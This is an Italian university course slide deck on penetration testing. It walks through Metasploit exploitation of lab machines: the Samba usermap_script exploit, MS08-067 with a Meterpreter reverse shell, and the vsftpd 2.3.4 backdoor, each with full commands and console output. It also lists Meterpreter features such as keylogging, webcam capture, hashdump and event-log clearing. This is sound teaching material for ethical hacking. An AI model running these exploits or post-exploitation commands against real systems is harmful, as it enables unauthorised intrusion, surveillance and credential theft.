Università degli Studi di Salerno

Dipartimento di Informatica

Penetration Testing & Ethical Hacking

Target Exploitation
Parte 2


Arcangelo Castiglione
arcastiglione@unisa.it

Metasploit

Remote Exploitation (Metasploitable 2) – Esempio 3

- ***Samba*:** servizio usato per la condivisione di file e dispositivi tra macchine Windows e Linux

- *CVE 2007-2447*



- https://www.rapid7.com/db/modules/exploit/multi/samba/usermap_script

Metasploit

Remote Exploitation (Metasploitable 2) – Esempio 3

- Sfrutteremo il servizio *Samba* in esecuzione su **Metasploitable 2**
  - Indirizzo IP: **`10.0.2.6`**
- Cerchiamo gli exploit relativi a *Samba* che abbiano un'alta efficacia (**`rank:excellent`**)
  - **`search type:exploit samba rank:excellent`**

```
Matching Modules
================

   #  Name                                                 Disclosure Date  Rank       Check  Description
   -  ----                                                 ---------------  ----       -----  -----------
   1  exploit/linux/samba/is_known_pipename                2017-03-24       excellent  Yes    Samba is_kno
wn_pipename() Arbitrary Module Load
   2  exploit/multi/samba/usermap_script                   2007-05-14       excellent  No     Samba "usern
ame map script" Command Execution
   3  exploit/unix/http/quest_kace_systems_management_rce  2018-05-31       excellent  Yes    Quest KACE S
ystems Management Command Injection
   4  exploit/unix/misc/distcc_exec                        2002-02-01       excellent  Yes    DistCC Daemo
n Command Execution
   5  exploit/unix/webapp/citrix_access_gateway_exec       2010-12-21       excellent  Yes    Citrix Acces
s Gateway Command Execution
   6  exploit/windows/fileformat/ms14_060_sandworm         2014-10-14       excellent  No     MS14-060 Mic
rosoft Windows OLE Package Manager Code Execution
```

Metasploit

Remote Exploitation (Metasploitable 2) – Esempio 3

- Sfrutteremo il servizio *Samba* in esecuzione su **Metasploitable 2**
  - Indirizzo IP: **`10.0.2.6`**
- Cerchiamo gli exploit relativi a *Samba* che abbiano un'alta efficacia (**`rank:excellent`**) e ne selezioniamo uno
  - **`search type:exploit samba rank:excellent`**

```
Matching Modules
================

   #  Name                                                 Disclosure Date  Rank       Check  Description
   -  ----                                                 ---------------  ----       -----  -----------
   1  exploit/linux/samba/is_known_pipename                2017-03-24       excellent  Yes    Samba is_kno
wn_pipename() Arbitrary Module Load
   2  exploit/multi/samba/usermap_script                   2007-05-14       excellent  No     Samba "usern
ame map script" Command Execution
   3  exploit/unix/http/quest_kace_systems_management_rce 2018-05-31       excellent  Yes    Quest KACE S
ystems Management Command Injection
   4  exploit/unix/misc/distcc_exec                        2002-02-01       excellent  Yes    DistCC Daemo
n Command Execution
   5  exploit/unix/webapp/citrix_access_gateway_exec       2010-12-21       excellent  Yes    Citrix Acces
s Gateway Command Execution
   6  exploit/windows/fileformat/ms14_060_sandworm         2014-10-14       excellent  No     MS14-060 Mic
rosoft Windows OLE Package Manager Code Execution
```

Metasploit

Remote Exploitation (Metasploitable 2) – Esempio 3


- Scegliamo l'exploit, configuriamo le relative opzioni e lo eseguiamo
  1. `use exploit/multi/samba/usermap_script`
  2. `show options`
  3. `set RHOST 10.0.2.6`
  4. `exploit`

```
msf5 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 10.0.2.15:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo TStuwhG5C5TKizkS;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "TStuwhG5C5TKizkS\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (10.0.2.15:4444 -> 10.0.2.6:46579) at 2019-04-13 23:04:02 +0200
```

Metasploit

Remote Exploitation (Metasploitable 2) – Esempio 3

- Tramite la sessione appena creata, eseguiamo i seguenti due comandi
  1. **`hostname`**
  2. **`whoami`**




- **Osservazione**: poiché non abbiamo esplicitamente impostato il payload per l'exploit selezionato, Metasploit l'ha fatto per noi
  - Ha impostato una *UNIX Reverse TCP Shell*

Metasploit

Remote Exploitation (Metasploitable 2) – Esempio 3

- Tramite la sessione appena creata, eseguiamo i seguenti due comandi
  1. **`hostname`** (Per conoscere il nome della macchina target)
  2. **`whoami`** (Per conoscere il tipo di utente acceduto alla macchina target)



- **Osservazione**: poiché non abbiamo esplicitamente impostato il payload per l'exploit selezionato, Metasploit l'ha fatto per noi
  - Ha impostato una *UNIX Reverse TCP Shell*

Metasploit
Meterpreter

- Classe di Payload estremamente avanzati forniti da Metasploit, che offrono numerose funzionalità evolute
  - Privilege Escalation
  - Dump degli Account di Sistema
  - Keylogging
  - Backdoor Persistenti
  - Abilitazione di un Desktop Remoto
  - Controllo di Webcam e Microfono della Macchina Target
  - Etc

Metasploit
Meterpreter

- Fornisce numerosi script e plugin

- Script e plugin di Meterpreter possono essere caricati dinamicamente in fase di esecuzione del payload
  - Per condurre varie attività di Post-Exploitation

- L'intera comunicazione da e verso i payload forniti da Meterpreter è cifrata di default

Metasploit
Meterpreter

- Meterpreter fornisce 10 classi di comandi
  - *Core Commands*
  - *File system Commands*
  - *Networking Commands*
  - *System Commands*
  - *User interface Commands*
  - *Webcam Commands*
  - *Audio Output Commands*
  - *Elevate Commands*
  - *Password database Commands*
  - *Timestomp Commands*

Metasploit

Remote Exploitation – Esempio 4 (Meterpreter *Reverse TCP Shell*)

1. Selezionare l'exploit
   - **`use exploit/windows/smb/ms08_067_netapi`**

```
msf5 > use exploit/windows/smb/ms08_067_netapi
msf5 exploit(windows/smb/ms08_067_netapi) >
```

Metasploit

Remote Exploitation – Esempio 4 (Meterpreter *Reverse TCP Shell*)

2. Impostare come payload una *Meterpreter Reverse TCP Shell* e controllare le relative opzioni
   - **`set payload windows/meterpreter/reverse_tcp`**
   - **`show options`**

```
msf5 exploit(windows/smb/ms08_067_netapi) > set PAYLOAD windows/meterpre
ter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target address range or CIDR
identifier
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SR
VSVC)


Payload options (windows/meterpreter/reverse_tcp):
```

Output parziale

Metasploit

Remote Exploitation – Esempio 4 (Meterpreter *Reverse TCP Shell*)

3. Impostare l'indirizzo IP della macchina target (**RHOST**)
   - `set RHOST 10.0.2.18`
4. Impostare l'indirizzo IP della macchina listener (**LHOST**)
   - `set LHOST 10.0.2.15`

Metasploit

Remote Exploitation – Esempio 4 (Meterpreter *Reverse TCP Shell*)

5. Controllare se sono state inserite tutte le informazioni relative alle opzioni richieste
   - **`show options`**
   - Se qualche informazione manca, inserirla mediante il comando **`set`**

Metasploit

Remote Exploitation – Esempio 4 (Meterpreter *Reverse TCP Shell*)

6. Eseguire l'exploit
   - **`exploit`**

```
msf5 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.18:445 - Automatically detecting the target...
[*] 10.0.2.18:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Engl
ish
[*] 10.0.2.18:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX
)
[*] 10.0.2.18:445 - Attempting to trigger the vulnerability...
[*] Sending stage (179779 bytes) to 10.0.2.18
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.18:1041) at 2
019-04-12 17:41:38 +0200

meterpreter >
```

Metasploit

Remote Exploitation – Esempio 4 (Meterpreter *Reverse TCP Shell*)

- Digitando il comando **`help`** all'interno della shell Meterpreter è possibile visualizzare le sue funzionalità

```
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a backgro
und thread
    channel                   Displays information or control active cha
nnels
    close                     Closes a channel
```

Output parziale

Metasploit

Remote Exploitation – Esempio 4 (Meterpreter *Reverse TCP Shell*)

- *Core Commands*

```
Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background
thread
    channel                   Displays information or control active channel
s
    close                     Closes a channel
    disable_unicode_encoding  Disables encoding of unicode strings
```

Output parziale

Metasploit

Remote Exploitation – Esempio 4 (Meterpreter *Reverse TCP Shell*)

- *File system Commands*

```
Stdapi: File system Commands
============================

    Command       Description
    -------       -----------
    cat           Read the contents of a file to the screen
    cd            Change directory
    checksum      Retrieve the checksum of a file
    cp            Copy source to destination
    dir           List files (alias for ls)
    download      Download a file or directory
    edit          Edit a file
    getlwd        Print local working directory
    getwd         Print working directory
    lcd           Change local working directory
    lls           List local files
```

Output parziale

Metasploit

Remote Exploitation – Esempio 4 (Meterpreter *Reverse TCP Shell*)

- *Networking Commands*

```
Stdapi: Networking Commands
===========================

    Command       Description
    -------       -----------
    arp           Display the host ARP cache
    getproxy      Display the current proxy configuration
    ifconfig      Display interfaces
    ipconfig      Display interfaces
    netstat       Display the network connections
    portfwd       Forward a local port to a remote service
    resolve       Resolve a set of host names on the target
    route         View and modify the routing table
```

Output parziale

Metasploit

Remote Exploitation – Esempio 4 (Meterpreter *Reverse TCP Shell*)

- *System Commands*

```
Stdapi: System Commands
=======================

    Command       Description
    -------       -----------
    clearev       Clear the event log
    drop_token    Relinquishes any active impersonation token.
    execute       Execute a command
    getenv        Get one or more environment variable values
    getpid        Get the current process identifier
    getprivs      Attempt to enable all privileges available to the current
process
    getsid        Get the SID of the user that the server is running as
    getuid        Get the user that the server is running as
    kill          Terminate a process
    localtime     Displays the target system's local date and time
```

Output parziale

Metasploit

Remote Exploitation – Esempio 4 (Meterpreter *Reverse TCP Shell*)

- *User interface Commands*

```
Stdapi: User interface Commands
===============================

    Command         Description
    -------         -----------
    enumdesktops    List all accessible desktops and window stations
    getdesktop      Get the current meterpreter desktop
    idletime        Returns the number of seconds the remote user has been id
le
    keyscan_dump    Dump the keystroke buffer
    keyscan_start   Start capturing keystrokes
    keyscan_stop    Stop capturing keystrokes
    screenshot      Grab a screenshot of the interactive desktop
    setdesktop      Change the meterpreters current desktop
    uictl           Control some of the user interface components
```

Output parziale

Metasploit

Remote Exploitation – Esempio 4 (Meterpreter *Reverse TCP Shell*)

- *Webcam Commands*

```
Stdapi: Webcam Commands
=======================

    Command        Description
    -------        -----------
    record_mic     Record audio from the default microphone for X seconds
    webcam_chat    Start a video chat
    webcam_list    List webcams
    webcam_snap    Take a snapshot from the specified webcam
    webcam_stream  Play a video stream from the specified webcam
```

Output parziale

Metasploit

Remote Exploitation – Esempio 4 (Meterpreter *Reverse TCP Shell*)

- *Audio Output Commands*

```
Stdapi: Audio Output Commands
=============================

    Command       Description
    -------       -----------
    play          play an audio file on target system, nothing written on di
sk
```

Output parziale

Metasploit

Remote Exploitation – Esempio 4 (Meterpreter *Reverse TCP Shell*)

- *Elevate Commands*

```
Priv: Elevate Commands
======================

    Command       Description
    -------       -----------
    getsystem     Attempt to elevate your privilege to that of local system.
```

Output parziale

Metasploit

Remote Exploitation – Esempio 4 (Meterpreter *Reverse TCP Shell*)

- *Password database Commands*

```
Priv: Password database Commands
================================

    Command       Description
    -------       -----------
    hashdump      Dumps the contents of the SAM database
```

Output parziale

Metasploit

Remote Exploitation – Esempio 4 (Meterpreter *Reverse TCP Shell*)

- *Timestomp Commands*

Output parziale

Metasploit

Remote Exploitation – Esempio 4 (Meterpreter *Reverse TCP Shell*)

- Mediante il comando **`sysinfo`** è possibile ottenere informazioni sul sistema

```
meterpreter > sysinfo
Computer        : PENTESTINGXP
OS              : Windows XP (Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```

Informazioni di Sistema


Metasploit

Remote Exploitation (Metasploitable 2) – Esempio 5

- **vsftpd**: (*very secure FTP daemon*) – Server FTP per sistemi UNIX-like

- Nella fase di Vulnerability Mapping sono state rilevate vulnerabilità relative a **vsftpd 2.3.4**

- Tramite Metasploit effettuiamo la ricerca di exploit per **vsftpd 2.3.4**
  - `search vsftpd 2.3.4`



Metasploit

Remote Exploitation (Metasploitable 2) – Esempio 5

- Effettuiamo l'exploitation del servizio **vsftpd 2.3.4**

1. `use exploit/unix/ftp/vsftpd_234_backdoor`
2. `set RHOSTS 10.0.2.6`
3. `exploit`

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.0.2.6
RHOSTS ⇒ 10.0.2.6
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 10.0.2.6:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.6:21 - USER: 331 Please specify the password.
[+] 10.0.2.6:21 - Backdoor service has been spawned, handling...
[+] 10.0.2.6:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 → 10.0.2.6:6200) at 2020-11-18 14:02:40
-0500
```

Metasploit

Remote Exploitation (Metasploitable 2) – Esempio 5

- Mediante i seguenti passi «migriamo» la sessione corrente su un'altra che utilizza un payload più evoluto e potente (Meterpreter)

1. **background**

```
[*] Command shell session 1 opened (0.0.0.0:0 → 10.0.2.6:6200) at 2020-11-18 14:02:40
-0500

background

Background session 1? [y/N]  Y
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

2. **sessions**

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  1         shell cmd/unix               0.0.0.0:0 → 10.0.2.6:6200 (10.0.2.6)

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Metasploit

Remote Exploitation (Metasploitable 2) – Esempio 5

- Mediante i seguenti passi «migriamo» la sessione corrente su un'altra che utilizza un payload più evoluto e potente (Meterpreter)

1. **background**

```
[*] Command shell session 1 opened (0.0.0.0:0 → 10.0.2.6:6200) at 2020-11-18 14:02:40
-0500

background

Background session 1? [y/N]  Y
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Ciò consentirà di effettuare varie operazioni sulle sessioni messe in background

2. **sessions**

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  1         shell cmd/unix               0.0.0.0:0 → 10.0.2.6:6200 (10.0.2.6)

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Metasploit

Remote Exploitation (Metasploitable 2) – Esempio 5

- Mediante i seguenti passi «migriamo» la sessione corrente su un'altra che utilizza un payload più evoluto e potente (Meterpreter)

1. background

```
[*] Command shell session 1 opened (0.0.0.0:0 → 10.0.2.6:6200) at 2020-11-18 14:02:40
-0500

background

Background session 1? [y/N]  Y
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

2. sessions

Sessioni in background

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  1         shell cmd/unix               0.0.0.0:0 → 10.0.2.6:6200 (10.0.2.6)

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Sessione con Id 1

Metasploit

Remote Exploitation (Metasploitable 2) – Esempio 5

- Mediante i seguenti passi «migriamo» la sessione corrente su un'altra che utilizza un payload più evoluto e potente (Meterpreter)

1. **background**

```
[*] Command shell session 1 opened (0.0.0.0:0 → 10.0.2.6:6200) at 2020-11-18 14:02:40
-0500

background

Background session 1? [y/N]  Y
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

2. **sessions**

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  1         shell cmd/unix                0.0.0.0:0 → 10.0.2.6:6200 (10.0.2.6)

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Sessione di tipo «shell cmd/unix»

Metasploit

Remote Exploitation (Metasploitable 2) – Esempio 5

- Mediante i seguenti passi «migriamo» la sessione corrente su un'altra che utilizza un payload più evoluto e potente (Meterpreter)

3. **`sessions -u 1`** (Effettua l'upgrade della sessione 1 a Meterpreter)

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 0.0.0.0:4433
[*] Command stager progress: 100.00% (769/769 bytes)
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

4. **`sessions`**

```
Active sessions
===============

  Id  Name  Type                     Information
                                     Connection
  --  ----  ----                     ----------

  1         shell cmd/unix
                                     0.0.0.0:0 → 10.0.2.6:6200 (10.0.2.6)
  2         meterpreter x86/linux    root @ metasploitable (uid=0, gid=0, euid=0, egid=0)
 @ metasploitable.localdo ...        10.0.2.15:4433 → 10.0.2.6:58837 (10.0.2.6)

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Sessione di tipo «`meterpreter x86/linux`» (Id 2)

Metasploit

Remote Exploitation (Metasploitable 2) – Esempio 5

- Mediante i seguenti passi «migriamo» la sessione corrente su un'altra che utilizza un payload più evoluto e potente (Meterpreter)

5. `sessions 2`

```
  Id  Name  Type                     Information
                                Connection
  --  ----  ----                     -----------
                                ----------

  1         shell cmd/unix
                                0.0.0.0:0 → 10.0.2.6:6200 (10.0.2.6)
  2         meterpreter x86/linux  root @ metasploitable (uid=0, gid=0, euid=0, egid=0)
 @ metasploitable.localdo ...  10.0.2.15:4433 → 10.0.2.6:58837 (10.0.2.6)

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions 2
[*] Starting interaction with 2 ...

meterpreter >
```


Scelgo di utilizzare come sessione «corrente» la sessione Meterpreter (Id 2)

Metasploit

Remote Exploitation (Metasploitable 3) – Esempio 6

- ***Ruby on Rails:*** *Web application framework Server-side scritto in Ruby*
  - `exploit/multi/http/rails_web_console_v2_code_exec`
  - Porta `3000`

CVSS 3.0



CVE-2015-3224 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Current Description

request.rb in Web Console before 2.1.3, as used with Ruby on Rails 3.x and 4.x, does not properly restrict the use of X-Forwarded-For headers in determining a client's IP address, which allows remote attackers to bypass the whitelisted_ips protection mechanism via a crafted request.

Source: MITRE

+View Analysis Description

Severity CVSS Version 3.x CVSS Version 2.0

CVSS 3.x Severity and Metrics:

NIST: NVD **Base Score:** N/A NVD score not yet provided.

QUICK INFO

CVE Dictionary Entry: CVE-2015-3224

NVD Published Date: 07/26/2015

NVD Last Modified: 12/02/2016

References to Advisories, Solutions, and Tools


By selecting these links, you will be leaving NIST webspace. We have provided these links to other web sites because they may have information that would be of interest to you. No inferences should be drawn on account of other sites being referenced, or not, from this page. There may be other web sites that are more appropriate for your purpose. NIST does not necessarily endorse the views expressed, or concur with the facts presented on these sites. Further, NIST does not endorse any commercial products that may be mentioned on these sites. Please address comments about this page to nvd@nist.gov.

Metasploit

Remote Exploitation (Metasploitable 3) – Esempio 6

- ***Ruby on Rails:*** *Web application framework Server-side scritto in Ruby*
  - `exploit/multi/http/rails_web_console_v2_code_exec`
  - Porta `3000`

CVSS 2.0



CVE-2015-3224 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Current Description

request.rb in Web Console before 2.1.3, as used with Ruby on Rails 3.x and 4.x, does not properly restrict the use of X-Forwarded-For headers in determining a client's IP address, which allows remote attackers to bypass the whitelisted_ips protection mechanism via a crafted request.

Source: MITRE

View Analysis Description

Severity CVSS Version 3.x | CVSS Version 2.0

CVSS 2.0 Severity and Metrics:

NIST: NVD **Base Score:** 4.3 MEDIUM **Vector:** (AV:N/AC:M/Au:N/C:N/I:P/A:N)

QUICK INFO

CVE Dictionary Entry: CVE-2015-3224

NVD Published Date: 07/26/2015

NVD Last Modified: 12/02/2016

References to Advisories, Solutions, and Tools

By selecting these links, you will be leaving NIST webspace. We have provided these links to other web sites because they may have information that would be of interest to you. No inferences should be drawn on account of other sites being referenced, or not, from this page. There may be other web sites that are more appropriate for your purpose. NIST does not necessarily endorse the views expressed, or concur with the facts presented on these sites. Further, NIST does not endorse any commercial products that may be mentioned on these sites. Please address comments about this page to nvd@nist.gov.

Metasploit

Remote Exploitation (Metasploitable 3) – Esempio 6

